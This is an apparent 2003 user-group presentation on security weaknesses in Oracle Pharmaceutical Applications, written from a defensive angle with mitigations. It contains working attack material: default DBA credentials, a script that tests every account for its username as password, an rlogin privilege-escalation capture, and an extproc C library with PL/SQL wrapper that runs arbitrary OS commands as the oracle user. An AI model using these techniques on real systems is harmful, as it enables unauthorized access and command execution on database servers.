

An Analysis of Possible Security Issues
in the OPA 4.0.x and 4.5
Architectures: Exposing and Defeating
Common OPA Security Weaknesses

Presented by Sunil G. Singh of DBMS Consulting.



Acknowledgements

- Thanks to the OCUG and OCUG Admin Group for this opportunity to present this paper and their continued patience
- Thanks to the audience members for attending.
- NGSSoftware for their very useful and informative website and working with Oracle on Security alerts



Scope and Agenda

- Examine some common back-end security issues in the OPA environment
- Examine some Middle Tier component Security issues at a high level.
- Not specifically examining famous non-OPA related security issues, such as slammer, msblast, soBIG.x, etc...



Disclaimer

- No intent to expose or create new security issues in OPA.
- These are well documented issues, the goal is try to make environments more secure, **NOT** to find new ways to create security breaches.




Default Passwords in the Oracle

RDBMS

- Several default passwords exist in the Oracle RDBMS which have DBA privileges:
 - SYSTEM/MANAGER
 - SYS/CHANGE_ON_INSTALL
 - ORDSYS/ORDSYS
 - MDSYS/MDSYS
 - CTXSYS/CTXSYS
 - WEBDB/WEBDB
- All default passwords should be changed, but some password require external synchronization.
- A simple script can be created to test if each account has a default password





```
test_connect.sql - Notepad
File Edit Format Help
set echo off feedback off termout on verify off pagesize 0
set linesize 255 trimspool on
spool call_connect.sql
select 'spool call_connect.lis' from dual;
select 'connect '||username||'/'||username from dba_users;
select 'spool off' from dual;
spool off
set echo on feedback on termout on serveroutput on
@call_connect|
```



Default Passwords in the Oracle

RDBMS (2)

- OC schema accounts which call some jobs externally require the use of set_pwd. The Database password must be changed and the utility run to synchronize the encrypted password with the RDBMS password
 - RXC_MAA
 - RXC_PD
 - RXC_REP
 - RXC_DISC_REP
 - RXCLIN_MOD (Role)



Default Passwords in the Oracle RDBMS (3)

- Oracle Portal accounts should not be changed in the RDBMS. Instead they should be changed in the Portal Repository Interface, especially the users PORTAL30 and PORTAL30_SSO. An installation of Oracle Portal is required for TMS and AERS
- Changing the password from the Portal Repository interface for Portal30 and Portal30_sso will encrypt the passwords in the %ORACLE_iSuites_HOME\apache\modplsql\cfg\wdbsvr.app file for the DAD descriptors. If it is changed in the RDBMS alone, then the Portal Login will no longer work, which is required for AERS and possibly TMS in OPA 4.5



Protect the OS user rxcprod

- In the UNIX environment, the user rxcprod has the ability to become any OC user.
- This functionality is required because of the way that PSUB jobs are run on UNIX.
- When a user launches a batch job from OC, the program \$RXC_BIN/pslaunch creates a UNIX “at” job, which is an immediately run background job. This job is submitted on behalf of the user via a remsh command.
- This “at” job then calls the C-Code or .sql file on the server, such as rxcbvsvs for Batch Validation or rxcdxsvb for Data Extract Views



OCUG Chicago2003: Analysis of Security Issues in the OPA Architecture

pslaunch_grep.txt - Notepad

File Edit Format Help

```
opapps    3174  0.0  0.3  856  704 pts/3    S  04:34:15   0:00 grep launchps
dbmssunserver3% !!
/usr/ucb/ps -auxww | grep launchps
opapps    3176  0.0  0.3  856  704 pts/3    S  04:34:25   0:00 grep launchps
dbmssunserver3% !!
/usr/ucb/ps -auxww | grep launchps
opapps    3193  0.4  0.5 1200 1080 ?        S  04:34:29   0:00 csh -c sh -c " /ex
port/home/opapps/oc/403/psub/launchps.sh octms403 403 /tmp/opapps 163 opapps RxC
_PSUB_REPLY_ORA_DLR_PIPE_DLR_000C2D8C0001 10 1 1>/tmp/opapps/1163.log 2>&1 "
rxcprod   3186  0.2  0.5 1496 1240 ?        S  04:34:29   0:00 remsh dbmssunserver
3 -l opapps -n sh -c " /export/home/opapps/oc/403/psub/launchps.sh octms403 403
/tmp/opapps 163 opapps RxC_PSUB_REPLY_ORA_DLR_PIPE_DLR_000C2D8C0001 10 1 1>/tmp
/opapps/1163.log 2>&1 "
```

Protect the OS user rxcprod (2)

- The Installation for OC requires either an entry in `/etc/hosts.equiv` for the user `rxcprod` or a local `.rhosts` file for each user. While the creation of a local `.rhosts` file is more of a difficult task administratively, it is more secure than the `/etc/hosts.equiv` entry.
- The `/etc/hosts.equiv` entry allows access to all of the accounts on a UNIX server, and not just the ones which are OC users.
- It is possible to then use `rlogin` to become any user on the server without a password, such as `oracle`.



OCUG Chicago2003: Analysis of Security Issues in the OPA Architecture

```
Telnet - 192.168.1.60
Connect Edit Terminal Help
$ id
uid=1003(rxcprod) gid=103(oclsascr)
$ uname -a
SunOS dbmssunserver3 5.6 Generic_105181-23 sun4u sparc SUNW,Ultra-1
$ rlogin -l oracle dbmssunserver3
Last login: Mon Sep  8 05:02:40 from dbmssunserver3
Sun Microsystems Inc.  SunOS 5.6      Generic August 1997
$ id
uid=1001(oracle) gid=101(dba)
$
```



3.3.3 Create the rxcprod account

Oracle Clinical processes most batch requests from clients on the server with the Parameterized Submission (PSUB) process. PSUB runs under a special privileged account named `rxcprod`, with a default shell of `/bin/sh`.

The `rxcprod` account requires some special privileges so that it can run job requests on behalf of other users who submit jobs with the `rsh` (`remsh` for HP-UX), `command` and `at` commands.

To use the `rsh` (`remsh` for HP-UX) command to submit jobs on behalf of another user, the `rxcprod` user must appear in the file `/etc/hosts.equiv`. Modify the existing file or create a new file and add the following line:

```
official_host_name rxcprod
```

where *official_host_name* is the official name of the computer on which you are installing Oracle Clinical 4.0. You must use the official name — not an alias — for the server. The official name is the first listing after the IP address in the `/etc/hosts` file.



Extproc Weaknesses

- The External Procedure Listener, or extproc, is designed to allow a PL/SQL or Java code running within the Oracle RDBMS to execute a command on the Database Server
- This has several good uses where file handling and manipulation are required from within a PL/SQL package, for example
- In Oracle RDBMS 8.1.6, the extproc listener was required for the Intermedia option in order to build Domain Indexes. Oracle RDBMS 8.1.6 was required for OC 4.0.2.
- These Domain Indexes or Context Indexes, are required for TMS to perform context searching, and are also required for the TMS Web Search Engine.



Extproc Weaknesses (2)

- By default, the Extproc listener is setup as part of the listener.ora file as part of the same listener for TCP/IP. This listener processes is tnslnsr which runs as the OS user Oracle.
- Any user with the Create Library privilege, not DBA privileges, can then create a simple C-Program which can be run by extproc, which can then perform any action as the OS user Oracle.
- Such a default user exists in the database already as ORDPLUGINS



listener.ora - Notepad

File Edit Format Help

```
$ more listener.ora
# LISTENER.ORA Configuration File:/oracle/home/product/8.1.6/network/admin/liste
ner.ora
# Generated by oracle configuration tools.

LISTENER =
  (DESCRIPTION_LIST =
    (DESCRIPTION =
      (ADDRESS_LIST =
        (ADDRESS = (PROTOCOL = TCP)(HOST = dbmssunserver3)(PORT = 1521))
      )
      (ADDRESS_LIST =
        (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC))
      )
    )
  )

SID_LIST_LISTENER =
  (SID_LIST =
    (SID_DESC =
      (GLOBAL_NAME=octms40.dbms)
      (ORACLE_HOME=/export/home/oracle/product/8.1.6)
      (SID_NAME=octms40)
    )
    (SID_DESC =
      (GLOBAL_NAME=octms403.dbms)
      (ORACLE_HOME=/export/home/oracle/product/8.1.7.2)
      (SID_NAME=octms403)
    )
  )

$more tnsnames.ora
extproc_connection_data.world =
  (DESCRIPTION =
    (ADDRESS =
      (PROTOCOL = IPC)
      (KEY = EXTPROC)
    )
    (CONNECT_DATA = (SID = extproc)
  )
)
```


OCUG Chicago2003: Analysis of Security Issues in the OPA Architecture

```
/*-----  
* extproc.c  
*  
* Call operating system commands from PL/SQL using the External  
* Procedure Interface.  
*  
*                                     Frank Naude - Dec 2000  
*-----  
* Setup instructions:  
*  
* 1. Compile this program: cc -G extproc.c -o extproc.so (on Unix)  
*-----  
*/  
  
int sysrun(char *command)  
{  
    return system(command);  
}
```



OCUG Chicago2003: Analysis of Security Issues in the OPA Architecture

```
spool buildcall.lis
set echo on feedback on termout on serveroutput on size 1000000
connect ordplugins/ordplugins
drop library shell_lib;
create library shell_lib as '/home/singhsun/test/extproc.so';
/
drop function sysrun;
create or replace function sysrun (syscomm in varchar2)
    return binary_integer
    as language C -- Use "as external" for older Oracle releases
    name "sysrun"
    library ordplugins.shell_lib
    parameters(syscomm string)
;
/

show error

declare
    rc number;
begin
    rc := sysrun('<Insert OS Command to be run as Oracle Here>');
    dbms_output.put_line('Return code='||rc);
end;
/

drop function sysrun;

drop library shell_lib;
spool off
```



Mitigating Extproc Weaknesses

- Disable extproc listener by commenting entries in tnsnames.ora and listener.ora if running Oracle RDBMS 8.1.7 or higher. Verify that extproc is not being used by any third party tools in the environment.
- If disabling is not possible, create a separate listener entry for extproc in listener.ora with a different listener name. Then start this extproc listener as a different user other than oracle.



Internal vs. External attack considerations

- Much emphasis is given on attacks from the Internet with viruses that can spread via e-mail and more recently, by merely being connected to the Internet.
- In OPA's case, the Middle Tier represents the most venerable point for these types of attacks from the external world.
- In cases where a Windows Middle Tier is exposed to the outside world, the primary risk is that some malicious attack could destroy the Middle Tier.
- A Middle Tier can always be replaced and/or rebuilt. But the security of the RDBMS is the greatest concern. It is the destruction of this data which could cause the greatest downtime or loss of an organizations proprietary data.



Internal vs. External attack considerations (2)

- In the case of an attack from within the organization, the Middle Tier would most likely not be the greatest concern or most likely target.
- It would be more effective to attack the database server and destroy or disclose the data at the RDBMS level in the production environment.
- Therefore, the security at the backend must be given at least the same consideration as middle tier security if not more, but attacks which could affect Windows Middle Tiers will generally be more publicized.
- Most Middle Tier attacks are on some component of Apache or 9iAS and have to do with buffer overruns



What is a Buffer Overrun ?

- Programs are constantly running and accepting parameters as input.
- Suppose there is a program running which accepts a string as a parameter. Let's say that the maximum length of the string the program can accept is 10 characters.
- Suppose the program does not check the size of its input. If the program is forced to accept more than 10 characters, it will return an error.
- When it returns an error on Windows, it translates the additional characters that were entered into a hexadecimal representation, and attempts to execute an instruction at that memory location of the program.



What is a Buffer Overrun ? (2)

- In other words, the extra characters that the program could not accept become locations in memory where the program looks for further instructions. This is why an Access Violation error usually occurs, because this extra data frequently does not translate into a valid memory location.
- Apache code and Oracle code is written in C. In the OPA's case, 9iAS 1.0.2.2.2a and Apache 1.3.19 are used, both of these are compiled with Microsoft Visual C++.
- When a user connects to an OPA launch page, they are really running a session on the middle tier of the program Apache.exe.
- When a user connects to an OC form, they are running a session of the program ifweb60.exe



What is a Buffer Overrun ? (3)

- When a user views the Report Server status from Oracle Clinical, they are really running a session on the middle tier of rwcgi60.exe
- All of these components are programs which accept parameters in the form of the URL which is passed to them.
- If the program does not check for the length of a variable which is passed to it before attempting to store it, it is susceptible to a buffer overrun.
- In simple terms, the exploitation of the buffer overrun is constructing an input value to a program which translates into a memory location which will run a specific instruction with some other parameters.



What is a Buffer Overrun ? (4)

- Included in the compilation of the Apache and 9iAS code are references to the msvcrt.dll, or Microsoft Visual C Run-Time. This dll contains many windows functions, but the call to the Windows API system() is the one that is most used in an attack. This API can then be used to run code as the user executing the call. In the case of Apache and Forms, this is a user with local Administrator privileges, such as opareps or opareports.



Security Alerts on Metalink relating to OPA

- So the greatest risk to the OPA environment would then be an exposed middle tier to the external world, such as a publicly accessible RDC implementation.
- Under no circumstances, should the actual RDBMS be available to the external Internet. All connection to OPA externally should only take place from the Middle Tier.
- Currently, there are 58 Security Alerts posted, but the ones relevant to OPA are only a small subset of these.
- Security Alerts which are relevant are therefore the ones which apply to the specific OPA architecture



Finding the current Security Alerts

- Metalink Note 237007.1: There's a link to the document "List of Security Alerts" in the note.
- Metalink Note 214073.1: "Current Security Alerts as They Relate to Oracle Pharmaceutical Applications"
- OTN listing of security vulnerabilities:
<http://otn.oracle.com/deploy/security/alerts.htm>
- NGSSoftware (D. Litchfield et. al.):
<http://www.nextgenss.com/research/advisories.html>



How to know if a Security Alert Patches is relevant to OPA

- If a publicly available middle tier is in use, then any patches relating to 9ias 1.0.2.2.2a are important.
- If https/SSL is in use, anything dealing with OpenSSL is required
- If reports are viewed over the internet, anything to do with rwcgi60.exe is required
- If Servlets are currently in use with Jserv externally, then all Jserv patches are important
- If some component is used in the environment by 9iAS or Apache externally, then it is important



Continuing to use 9iAS 1.0.2.2.2a

- OPA 4.5 will continue to use 9iAS 1.0.2.2.2a. But Oracle Apps 11i is also using this version of 9iAS.
- Since there is a very large installation base for Apps 11i, this means that patches will be regularly available for this specific environment.
- Some parts of Apps 11i, such as Oracle Store, are commonly used for public access to middle tier servers.
- However, some patches are only compatible with Oracle RDBMS 8.1.7.4.x, and not 8.1.7.2.x. There is no recertification planned by OPA currently for Oracle RDBMS 8.1.7.4.



Middle Tier Log files

- Currently, any middle tier log file is accessible by any user if the URL is reconstructed to go to the other user's area. Since the user running the Report Server creates all of the output and logfile on the middle tier, only one user is accessing these files.
- .htaccess files could be set for each user's subdirectory, but this is difficult to maintain. The passwords used by these .htaccess files are not synchronized with the Oracle RDBMS passwords.
- Other 3rd party tools, such as SiteMinder, can register the log directory and provide LDAP authentication for access.



Conclusions

- Default passwords should be changed
- At least equal importance should be given to back-end as well as middle tier security
- Security alerts have to be parsed on an ongoing basis to see which are relevant to OPA.
- An ongoing process is required to constantly monitor security alerts and plan deployments within an environment.



References

- Metalink Note 237007.1: There's a link to the document "List of Security Alerts" in the note.
- Metalink Note 214073.1: "Current Security Alerts as They Relate to Oracle Pharmaceutical Applications"
- OTN listing of security vulnerabilities:
<http://otn.oracle.com/deploy/security/alerts.htm>
- NGSSoftware (D. Litchfield et. al.):
<http://www.nextgenss.com/research/advisories.html>
- http://otn.oracle.com/deploy/security/oracle9i/pdf/9i_checklist.pdf
- http://www.openssl.org/news/secadv_20020730.txt
- <http://www.cert.org/advisories/CA-2002-23.html>



Additional Questions ?

- Electronic copies will be posted on the OCUG Intranets Site and www.clinicalserver.com
- Additional copies will be available at DBMS Consulting's Booth #3 in the Exhibit Hall, along with
 - OPA 4.5 Architecture Posters
 - Flashlight giveaways

